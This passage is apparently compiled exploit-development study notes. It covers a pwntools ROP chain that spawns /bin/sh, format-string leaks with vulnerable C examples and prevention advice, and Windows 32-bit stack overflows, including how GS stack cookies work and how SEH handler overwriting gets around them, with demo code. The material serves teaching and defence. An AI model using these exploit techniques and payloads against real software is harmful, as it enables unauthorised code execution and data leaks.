21     libc.address + 0x0000000000023a5f, # pop rdi ; ret
22     next(libc.search('/bin/sh')),
23     libc.sym['system'],
24     endianness = 'little', word_size = 64, sign = False)
25
26 io.sendline(payload)
27 io.interactive()
```

https://ironhackers.es/tutoriales/pwn-rop-bypass-nx-aslr-pie-y-canary/

Format String Vulnerability

A format string vulnerability is a bug where user input is passed as the format argument to printf, scanf, or another function in that family.

The format argument has many different specifies which could allow an attacker to leak data if they control the format argument to printf. Since printf and similar are *variadic* functions, they will continue popping data off of the stack according to the format.

For example, if we can make the format argument "%x.%x.%x.%x", printf will pop off four stack values and print them in hexadecimal, potentially leaking sensitive information.

printf can also index to an arbitrary "argument" with the following syntax: "%n$x" (where n is the decimal index of the argument you want).

While these bugs are powerful, they're very rare nowadays, as all modern compilers warn when printf is called with a non-constant string.

Example

```
#include <stdio.h>

#include <unistd.h>
```

```
int main() {
   int secret_num = 0x8badf00d;

   char name[64] = {0};
   read(0, name, 64);
   printf("Hello ");
   printf(name);
   printf("! You'll never get my secret!\n");
   return 0;
}
```

Due to how GCC decided to lay out the stack, secret_num is actually at a lower address on the stack than name, so we only have to go to the 7th "argument" in printf to leak the secret:

$ ./fmt_string

%7$llx

Hello 8badf00d3ea43eef

! You'll never get my secret!

https://ctf101.org/binary-exploitation/what-is-a-format-string-vulnerability/

https://www.geeksforgeeks.org/format-string-vulnerability-and-prevention-with-example/

What is format-string-attack?

A Format String attack can occur when an input string's submitted data is evaluated as a command by the application. Taking advantage of a Format String vulnerability, an attacker can execute code, read the Stack, or cause a segmentation fault in the running application – causing new behaviors that compromise the security or the stability of the system.

Format String attacks alter the flow of an application. They use string formatting library features to access other memory space. Vulnerabilities occurred when the user-supplied data is deployed directly as formatting string input for certain C/C++ functions (e.g., fprintf, printf, sprintf, setproctitle, syslog, ...).

Format String attacks are related to other attacks in the Threat Classification: Buffer Overflows and Integer Overflows. All three are based on their ability to manipulate memory or its interpretation in a way that contributes to an attacker's goal.

What Are Format String Vulnerabilities?

Safe Code

The line printf("%s", argv[1]); in the example is safe, if you compile the program and run it:

./example "Hello World %s%s%s%s%s%s"

The printf in the first line will not interpret the “%s%s%s%s%s%s” in the input string, and the output will be: “Hello World %s%s%s%s%s%s”

Vulnerable Code

The line printf(argv[1]); in the example is vulnerable, if you compile the program and run it:

./example "Hello World %s%s%s%s%s%s"

The printf in the second line will interpret the %s%s%s%s%s%s in the input string as a reference to string pointers, so it will try to interpret every %s as a pointer to a string, starting from the location of the buffer (probably on the Stack). At some point, it will get to an invalid address, and attempting to access it will cause the program to crash.

How to avoid these vulnerabilities?

We have seen that careless use of core format string functions in C can open the way to various attacks, including arbitrary code execution. As is so often the case in application security, the best way to eliminate these vulnerabilities is to properly validate user input or (better still) avoid passing user-controlled inputs to format functions whenever possible. You should also never use printf() and its related format functions without format parameters, even when just printing a string literal:

char* greeting = "Hello";


printf(greeting); // This is insecure

printf("%s", greeting); // This is secure

That way, even if the string contains unexpected format specifiers, they will not be processed but simply printed as regular characters. Source code scanners can be used to ensure that the number of arguments passed to a format function is the same as the number of format specifiers in the format string. This can also be checked at compile time – for gcc, these checks are enabled with the -Wall and -Wformat flags.

Windows Exploit Development

Stack Overflow

Introduction

The topic of memory corruption exploits can be a difficult one to initially break in to. When I first began to explore this topic on the Windows OS I was immediately struck by the surprising shortage of modern and publicly available information dedicated to it. The purpose of this post is not to reinvent the wheel, but rather to document my own learning process as I explored this topic and answer the questions which I myself had as I progressed. I also aim to consolidate and modernize information surrounding the evolution of exploit mitigation systems which exists many places online in outdated and/or incomplete form. This evolution makes existing exploitation techniques more complex, and in some cases renders them obsolete entirely. As I explored this topic I decided to help contribute to a solution to this problem of outdated beginner-oriented exploit information by documenting some of my own experiments and research using modern compilers on a modern OS. This particular text will focus on Windows 10 and Visual Studio 2019, using a series of C/C++ tools and vulnerable applications I've written (on my Github here). I've decided to begin this series with some of the first research I did, which focuses on 32-bit stack overflows running under Wow64.

Classic Stack Overflows

The classic stack overflow is the easiest memory corruption exploit to understand. A vulnerable application contains a function that writes user-controlled data to the stack without validating its length. This allows an attacker to:

1. Write a shellcode to the stack.
2. Overwrite the return address of the current function to point to the shellcode.

If the stack can be corrupted in this way without breaking the application, the shellcode will execute when the exploited function returns. An example of this concept is as follows:

```
#include

#include

#include

uint8_t OverflowData[] =

   "AAAAAAAAAAAAAAAA" // 16 bytes for size of buffer

   "BBBB"       // +4 bytes for stack cookie

   "CCCC"       // +4 bytes for EBP

   "DDDD";      // +4 bytes for return address

void Overflow(uint8_t* pInputBuf, uint32_t dwInputBufSize) {

   char Buf[16] = { 0 };

   memcpy(Buf, pInputBuf, dwInputBufSize);

}
```

```
int32_t wmain(int32_t nArgc, const wchar_t* pArgv[]) {
   printf("... passing %d bytes of data to vulnerable function\r\n", sizeof(OverflowData) - 1);
   Overflow(OverflowData, sizeof(OverflowData) - 1);
   return 0;
}
```





Figure 1 – Classic overflow overwriting return address with 0x44444444

The stack overflow is a technique which (unlike string format bugs and heap overflows) ***can still be exploited in a modern Windows application*** using the same concept it did in its inception decades ago with the publication of Smashing the Stack for Fun and Profit. However, the mitigations that now apply to such an attack are considerable.

By default on Windows 10, an application compiled with Visual Studio 2019 will inherit a default set of security mitigations for stack overflow exploits which include:

1. SafeCRT
2. Stack cookies and safe variable ordering
3. Secure Structured Exception Handling (SafeSEH)
4. Data Execution Prevention (DEP)
5. Address Space Layout Randomization (ASLR)
6. Structured Exception Handling Overwrite Protection (SEHOP)




The depreciation of vulnerable CRT APIs such as strcpy and the introduction of secured versions of these APIs (such as strcpy_s) via the SafeCRT libraries has not been a comprehensive solution to the problem of stack overflows. APIs such as memcpy remain valid, as do non-POSIX variations of these CRT APIs (for example KERNEL32.DLL!lstrcpyA). Attempting to compile an application in Visual Studio 2019 which contains one of these depreciated APIs results in a fatal compilation error, albeit suppressable.

Stack cookies are the security mechanism that attempts to truly "fix" and prevent stack overflows from being exploited at runtime in the first place. ***SafeSEH*** and ***SEHOP*** mitigate a workaround for stack cookies, while ***DEP*** and ***ASLR*** are not stack-specific mitigations in the sense that they do not prevent a stack overflow attack or EIP hijack from occurring. Instead, they make the task of executing shellcode through such an attack much more complex. All of these mitigations will be explored in depth as this text advances.This next section will focus on stack cookies — our primary adversary when attempting a modern stack overflow.

Stack Cookies, GS and GS++

With the release of Visual Studio 2003, Microsoft included a new stack overflow mitigation feature called GS into its MSVC compiler. Two years later, they enabled it by default with the release of Visual Studio 2005.



There is a good deal of outdated and/or incomplete information on the topic of GS online, including the original Corelan tutorial which discussed it back in 2009. The reason for this is that the GS security mitigation has evolved since its original release, and in Visual Studio 2010 an enhanced version of GS called ***GS++*** replaced the original GS feature (discussed in an excellent Microsoft Channel9 video created at the time). Confusingly, Microsoft never updated the name of its compiler switch and it remains "/GS" to this day despite in reality being GS++.

GS is fundamentally a security mitigation compiled into a program on the binary level which places strategic stack corruption checks (through use of a stack cookie) in functions containing what Microsoft refers to as "GS buffers" (buffers susceptible to stack overflow attacks). While the original GS only considered arrays of 8 or more elements with an element size of 1 or 2 (char and wide char) as GS buffers, GS++ substantially expanded this definition to include:

1. Any array (regardless of length or element size)
2. Structs (regardless of their contents)





Figure 2 – GS stack canary mechanism

This enhancement has great relevance to modern stack overflows, as it essentially renders all functions susceptible to stack overflow attacks immune to ***EIP*** hijack via the return address. This in turn has consequences for other antiquated exploitation techniques such as ASLR bypass via partial EIP overwrite (also discussed in some of the classic Corelan tutorials), which was popularized by the famous Vista CVE-2007-0038 Animated Cursor exploit that took advantage of a struct overflow in 2007. With the advent of ***GS++*** in 2010, partial ***EIP*** overwrite stopped being viable as a method for ASLR bypass in the typical stack overflow scenario.



The information on MSDN (last updated four years ago in 2016) regarding ***GS*** contradicts some of my own tests when it comes to GS coverage. For example, Microsoft lists the following variables as examples of non-GS buffers:

```
char *pBuf[20];

void *pv[20];

char buf[4];

int buf[2];

struct { int a; int b; };
```

However in my own tests using VS2019, every single one of these variables resulted in the creation of a stack cookie.

What exactly are stack cookies and how do they work?

1. Stack cookies are set by default in Visual Studio 2019. They are configured using the /GS flag, specified in the **Project -> Properties -> C/C++ -> Code Generation -> Security Check** field of the project settings.

2. When a PE compiled with /GS is loaded, it initializes a new random stack cookie seed value and stores it in its ***.data*** section as a global variable

3. Whenever a function containing a GS buffer is called, it *XORs* this stack cookie seed with the **EBP** register, and stores it on the stack prior to the saved ***EBP*** register and return address.

4. Before a secured function returns, it XORs its saved pseudo-unique stack cookie with >**EBP** again to get the original stack cookie seed value, and checks to ensure it still matches the seed stored in the ***.data*** section.

5. In the event the values do not match, the application throws a security exception and terminates execution.

Due to the impossibility of overwriting the return address without also overwriting the saved stack cookie in a function stack frame, this mechanism negates a stack overflow exploit from hijacking **EIP** via the *RET* instruction and thus attaining arbitrary code execution.

Compiling and executing the basic stack overflow project shown in ***Figure 1*** in a modern context results in a *STATUS_STACK_BUFFER_OVERRUN* exception (code *0xC0000409*); the reason for which can be gradually dissected using a debugger.




Figure 3 – Debug trace of the vulnerable function after its stack frame has been initialized

Notably, the stack frame in ***Figure 3*** is being created with a size of 0x14 (20) bytes, despite the size of the buffer in this function being 0x10 (16) bytes in size. These extra four bytes are being allocated to accommodate the presence of the stack cookie, which can be seen on the stack with a value of **0xE98F41AF** at *0x0135FE30* just prior to the saved **EBP** register and return address. Re-examining the overflow data from ***Figure 1***, we can predict what the stack should look like after memcpy has returned from overwriting the local buffer with a size of 16 bytes with our intended 28 bytes.

uint8_t OverflowData**[]** =

"AAAAAAAAAAAAAAAA" // 16 bytes for size of buffer

"BBBB" // +4 bytes for stack cookie

"CCCC" // +4 bytes for EBP

"DDDD"; // +4 bytes for return address

The address range between *0x0135FE20* and *0x0135FE30* (16 bytes for the local buffer) should be overwritten with As i.e., 0x41. The stack cookie at *0x0135FE30* should be overwritten with Bs, resulting in a new value of **0x42424242**. The saved **EBP** register at *0x0135FE34* should be overwritten with Cs for a new value of **0x43434343** and the return address at *0x0135FE38* should be overwritten with Ds for a new value of **0x44444444**. This new address of *0x44444444* is where **EIP** would be redirected to in the event that the overflow was successful.




Figure 4 – Debug trace of the vulnerable function after its stack has been overflowed

Sure enough, after memcpy returns we can see that the stack has indeed been corrupted with our intended data, including the return address at *0x0135FE38* which is now *0x44444444*. Historically we would expect an access violation exception when this function returns, asserting that *0x44444444* is an invalid address to execute. However, the stack cookie security check will prevent this. When the stack cookie seed stored in ***.data*** was *XOR'd* with **EBP** when this function first executed, it resulted in a value of **0xE98F41AF**, which was subsequently saved to the stack. Because this value was overwritten with **0x42424242** during the overflow (something that is unavoidable if we want to be able to overwrite the return address and thus hijack **EIP**) it has produced a poisoned stack cookie value of **0x43778C76** (seen clearly in **ECX**), which is now being passed to an internal function called __security_check_cookie for validation.




Figure 5 – Debug trace of vulnerable application throws security exception after being allowed to call __security_check_cookie.


Once this function is called, it results in a *STATUS_STACK_BUFFER_OVERRUN* exception (code 0xC0000409). This will crash the process, but prevent an attacker from successfully exploiting it.

With these concepts and practical examples fresh in mind, you may have noticed several “interesting” things about stack cookies:

1. They do not prevent a stack overflow from occurring. An attacker can still overwrite as much data as they wish on the stack with whatever they please.

2. They are only pseudo-random on a per-function basis. This means that with a memory leak of the stack cookie seed in ***.data*** combined with a leak of the stack pointer, an attacker could accurately predict the cookie and embed it in his overflow to bypass the security exception.

Fundamentally (assuming they cannot be predicted via memory leak) stack cookies are only preventing us from hijacking **EIP** via the return address of the vulnerable function. This means that we can still corrupt the stack in any way we want, and that ***any code that executes prior to the security check and RET instruction is fair game***. How might this be valuable in the reliable exploitation of a modern stack overflow?



SEH Hijacking

Each thread in a given process may (and does by default) register handler functions to be called when an exception is triggered. The pointers to these handlers are generally stored ***on the stack*** within an [EXCEPTION_REGISTRATION_RECORD] structure. Launching a 32-bit application on any versions of Windows will result in at least one such handler being registered and stored on the stack as seen below.




Figure 6. A SEH frame registered by default by NTDLL during thread initialization

The *EXCEPTION_REGISTRATION_RECORD* highlighted above contains a pointer to the next SEH record (also stored on the stack) followed by the pointer to the handler function (in this case a function within **NTDLL.DLL**).

typedef struct _EXCEPTION_REGISTRATION_RECORD **{**

PEXCEPTION_REGISTRATION_RECORD Next;

PEXCEPTION_DISPOSITION Handler;

} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;

Internally, the ***pointer*** to the SEH handler list is stored at offset zero of the TEB of each thread, and each *EXCEPTION_REGISTRATION_RECORD* is linked to the next. In the event a handler cannot handle the thrown exception properly, it hands execution off to the next handler, and so on.




Figure 7 – SEH chain stack layout

Thus SEH offers an ideal way to bypass stack cookies. We can overflow the stack, overwrite an existing SEH handler (of which there is sure to be at least one), and then influence the application to crash (not a particularly difficult proposition considering we have the ability to corrupt stack memory). This will cause **EIP** to be redirected to the address we overwrite the existing handler in the *EXCEPTION_REGISTRATION_RECORD* structure with ***before __security_check_cookie is called*** at the end of the vulnerable function. As a result, the application will not have the opportunity to discover its stack has been corrupted prior to our shellcode execution.

#include

#include

#include

```
void Overflow(uint8_t* pInputBuf, uint32_t dwInputBufSize) {
   char Buf[16] = { 0 };
   memcpy(Buf, pInputBuf, dwInputBufSize);
}

EXCEPTION_DISPOSITION __cdecl FakeHandler(EXCEPTION_RECORD* pExceptionRecord, void*
pEstablisherFrame, CONTEXT* pContextRecord, void* pDispatcherContext) {
   printf("... fake exception handler executed at 0x%p\r\n", FakeHandler);
   system("pause");
   return ExceptionContinueExecution;
}

int32_t wmain(int32_t nArgc, const wchar_t* pArgv[]) {
   uint32_t dwOverflowSize = 0x20000;
   uint8_t* pOverflowBuf = (uint8_t*)HeapAlloc(GetProcessHeap(), 0, dwOverflowSize);

   printf("... spraying %d copies of fake exception handler at 0x%p to the stack...\r\n",
dwOverflowSize / 4, FakeHandler);

   for (uint32_t dwOffset = 0; dwOffset < dwOverflowSize; dwOffset += 4) {
   *(uint32_t*)&pOverflowBuf[dwOffset] = FakeHandler;
   }

   printf("... passing %d bytes of data to vulnerable function\r\n", dwOverflowSize);
   Overflow(pOverflowBuf, dwOverflowSize);
   return 0;
}
```

Figure 8. Spraying the stack with a custom SEH handler to overwrite existing registration structures

